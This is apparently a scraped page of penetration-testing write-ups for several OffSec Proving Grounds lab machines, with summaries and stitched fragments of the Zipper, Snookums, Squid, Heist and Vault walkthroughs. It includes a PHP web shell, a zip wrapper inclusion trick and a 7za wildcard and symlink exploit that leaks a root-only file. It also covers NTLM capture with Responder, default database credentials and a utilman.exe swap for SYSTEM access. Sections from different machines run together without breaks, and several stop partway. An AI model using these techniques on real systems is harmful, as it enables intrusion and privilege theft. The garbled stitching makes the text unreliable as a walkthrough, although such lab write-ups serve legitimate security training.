Access writeup - An attacker achieve initial access by uploading crafted files. After getting the initial shell, other credentials found using kerberoast attack. Finally, An attacker can escalage privilege bu exploiting SeManageVolumePrivilege.
Heist writeup - Active Directory penetration testing walkthrough covering NTLM capture, gMSA password extraction, lateral movement with BloodHound, and privilege escalation using SeRestorePrivilege.
Nickel writeup – Windows exploitation walkthrough covering HTTP enumeration, credential discovery via process listing, SSH access, PDF password cracking, and SYSTEM command execution.
A comprehensive writeup for the OffSec Snookums machine. Learn how to exploit an RFI vulnerability in SimplePHPGallery for an initial foothold, extract database credentials, and achieve root access by exploiting a writable /etc/passwd file.
Offsec proving grounds Squid writeup - A penetration testing walkthrough exploiting a Squid proxy to access internal services, gain phpMyAdmin access, upload a web shell, and escalate privileges using GodPotato.
Vault writeup - Learn how to escalate privileges in an Active Directory environment by exploiting SMB guest write access and GPO abuse. This walkthrough covers NTLM hash capturing with Responder, ntlm-theft, and leveraging SharpGPOAbuse to gain local admin rights on a Windows Domain Controller.
Zipper writeup - Linux exploitation walkthrough covering PHP zip wrapper abuse for initial access and privilege escalation through a vulnerable 7za backup cron job.
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:
| 3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)| 256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)|_ 256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)80/tcp open http Apache httpd 2.4.41 ((Ubuntu))|_http-title: Zipper
|_http-server-header: Apache/2.4.41 (Ubuntu)
Only SSH and HTTP are exposed. Since the web service is the most interesting attack surface, I started there.
Initial foothold
Web enumeration

Accessing the web page reveals a simple application with a file upload function.
After uploading a test file, I noticed that the application stores uploaded archives under the uploads directory with a generated filename such as upload_1777450472.zip.
The application also accepts a file parameter and includes the requested file. Because the uploaded content remains inside a ZIP archive, I tested PHP’s zip:// stream wrapper to include a file from inside the archive.
I created a small PHP web shell named zipper:
<?phpsystem($_GET['cmd']); ?>
Then I uploaded it.
The file can be reached through the ZIP wrapper by using the uploaded ZIP path and the internal filename. The # separator must be URL-encoded as %23.
The vulnerable part is the *.zip wildcard passed directly to 7za. The 7za utility supports list files through the @filename syntax. If a file named @root.zip exists in the working directory, 7za treats root.zip as a list file instead of a normal archive.
Since /var/www/html/uploads is writable by www-data, I created a list-file trigger and pointed root.zip to /root/proof.txt.
touch @root.zip
ln -s /root/proof.txt root.zip
When the cron job runs, the shell expands *.zip, and 7za processes @root.zip. This causes 7za to read the symlinked /root/proof.txt as a list file. Each line from the root-only file is interpreted as a path to archive.
Those interpreted paths do not exist, so 7za writes warnings to /opt/backups/backup.log. Because the warnings include the missing “filenames”, the contents of /root/proof.txt are leaked into the log.
www-data@zipper:/var/www/html/uploads$ cat /opt/backups/backup.log
7-Zip (a)[64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU AMD EPYC 7413 24-Core Processor (A00F11),ASM,AES-NI)Open archive: /opt/backups/backup.zip
--
Path = /opt/backups/backup.zip
Type = zip
Physical Size =2136343Scanning the drive:
21 files, 2133135 bytes (2084 KiB)Updating archive: /opt/backups/backup.zip
Items to compress: 21Files read from disk: 21Archive size: 2136498 bytes (2087 KiB)Scan WARNINGS for files and folders:
WildCardsGoingWild : No more files
c4c57ccc78b351703407139d38347cee : No more files
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)|_Can't get directory listing: TIMEOUT
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:192.168.45.245
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 1| vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)| ssh-hostkey:
| 2048 4a:79:67:12:c7:ec:13:3a:96:bd:d3:b4:7c:f3:95:15 (RSA)| 256 a8:a3:a7:88:cf:37:27:b5:4d:45:13:79:db:d2:ba:cb (ECDSA)|_ 256 f2:07:13:19:1f:29:de:19:48:7c:db:45:99:f9:cd:3e (ED25519)80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Simple PHP Photo Gallery
111/tcp open rpcbind 2-4 (RPC #100000)| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
|_ 100000 3,4 111/udp6 rpcbind
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)445/tcp open netbios-ssn Samba smbd 4.10.4 (workgroup: SAMBA)3306/tcp open mysql MySQL (unauthorized)33060/tcp open mysqlx MySQL X protocol listener
Service Info: Host: SNOOKUMS; OS: Unix
initial foothold

Upon navigating to the web interface, I identified the version of the underlying framework.
Researching this specific version revealed that version 0.7 is vulnerable to RFI vulnerability.
Through further testing, I confirmed that this vulnerability persists in version 0.8 as well.
To gain an initial shell, I prepared a PHP reverse shell script on my local attacker machine. I then leveraged the RFI vulnerability by pointing the img parameter to my hosted shell:
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3128/tcp  open  http-proxy    Squid http proxy 4.14
|_http-server-header: squid/4.14
|_http-title: ERROR: The requested URL could not be retrieved
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
The scan results show that a Squid proxy is running on port 3128.
enumeration

When accessing port 3128, only an error page is displayed.
At first, I had no idea what to do with this port. While researching, I found an article about enumerating Squid proxies.
According to the article we can use the tool spose.py.
python3 spose.py --proxy http://192.168.137.189:3128 --target 192.168.137.189

Scanning default common ports
Using proxy address http://192.168.137.189:3128
192.168.137.189:3306 seems OPEN
192.168.137.189:8080 seems OPEN
This revealed that ports 3306 and 8080 were also accessible. These ports can be reached through the proxy.

I configured proxy settings in FoxyProxy, pointing it to port 3128, and then attempted to access the web application.

From the landing page, I found a link to phpmyadmin page.
I tried the default credentials:
root / ''

and successfully logged in.
exploitation

Using SQL statements, We can read and wirte files if we have sufficient privileges..
Since I logged in as root, I had the necessary permissions.
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-02-25 04:52:37Z)135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site: Default-First-Site-Name)445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site: Default-First-Site-Name)3269/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-02-25T04:54:11+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.heist.offsec
| Not valid before: 2026-02-24T04:50:12
|_Not valid after: 2026-08-26T04:50:12
| rdp-ntlm-info:
| Target_Name: HEIST
| NetBIOS_Domain_Name: HEIST
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: heist.offsec
| DNS_Computer_Name: DC01.heist.offsec
| DNS_Tree_Name: heist.offsec
| Product_Version: 10.0.17763
|_ System_Time: 2026-02-25T04:53:31+00:00
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8080/tcp open http Werkzeug httpd 2.0.1 (Python 3.9.0)|_http-server-header: Werkzeug/2.0.1 Python/3.9.0
|_http-title: Super Secure Web Browser
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49673/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49674/tcp open msrpc Microsoft Windows RPC
49677/tcp open msrpc Microsoft Windows RPC
49704/tcp open msrpc Microsoft Windows RPC

From the scan results, we can see that this machine is a Domain Controller. Several Active Directory–related services are exposed, including LDAP (389), Kerberos (88), SMB (445), and Global Catalog (3268).

One interesting service is running on port 8080, which appears to be a web application powered by Flask.
enumeration
WEB
The web page contains a URL input field. To test whether the application makes outbound connections, I entered my own IP address and monitored for incoming traffic.
Using Responder, I was able to capture NTLM authentication from the user enox.
Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
I confrimed the user has SeRestorePrivilege.
This privilege allows restoring files and directories, which can be abused to overwrite protected system files.

In the Documents folder, I found a PowerShell script referencing:
1. Launch PowerShell/ISE with the SeRestore privilege present.
2. Enable the privilege with Enable-SeRestorePrivilege.
3. Rename utilman.exe to utilman.old
4. Rename cmd.exe to utilman.exe

5. Lock the console and press Win+U
Okay, according to the note, we will replace utilman.exe file to cmd.exe file.

Then by interacting with GUI somehow, the cmd.exe will be executed instead of utilman.exe which is suppposed to.
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-02-24 09:18:25Z)135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: vault.offsec0., Site: Default-First-Site-Name)445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC.vault.offsec
| Not valid before: 2026-02-23T09:16:03
|_Not valid after: 2026-08-25T09:16:03
| rdp-ntlm-info:
| Target_Name: VAULT
| NetBIOS_Domain_Name: VAULT
| NetBIOS_Computer_Name: DC
| DNS_Domain_Name: vault.offsec
| DNS_Computer_Name: DC.vault.offsec
| DNS_Tree_Name: vault.offsec
| Product_Version: 10.0.17763
|_ System_Time: 2026-02-24T09:19:19+00:00
|_ssl-date: 2026-02-24T09:20:33+00:00; 0s from scanner time.
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open unknown
49668/tcp open unknown
49673/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49674/tcp open unknown
49679/tcp open unknown
49703/tcp open unknown
I started by checking for guest access on the target machine.
enumeration
SMB
I checked that I have a guest access.
crackmapexec smb 192.168.115.172 -u 'guest' -p '' --shares
SMB 192.168.115.172 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)(domain:vault.offsec)(signing:True)(SMBv1:False)SMB 192.168.115.172 445 DC [+] vault.offsec\guest:
SMB 192.168.115.172 445 DC [+] Enumerated shares
SMB 192.168.115.172 445 DC Share Permissions Remark
SMB 192.168.115.172 445 DC ----- ----------- ------
SMB 192.168.115.172 445 DC ADMIN$ Remote Admin
SMB 192.168.115.172 445 DC C$ Default share
SMB 192.168.115.172 445 DC DocumentsShare READ,WRITE
SMB 192.168.115.172 445 DC IPC$ READ Remote IPC
SMB 192.168.115.172 445 DC NETLOGON Logon server share
SMB 192.168.115.172 445 DC SYSVOL Logon server share
The output confirmed that I have READ/WRITE permissions on the DocumentsShare.
Since I have write access, I can attempt to capture an NTLM hash by forcing a user to authenticate to my machine.
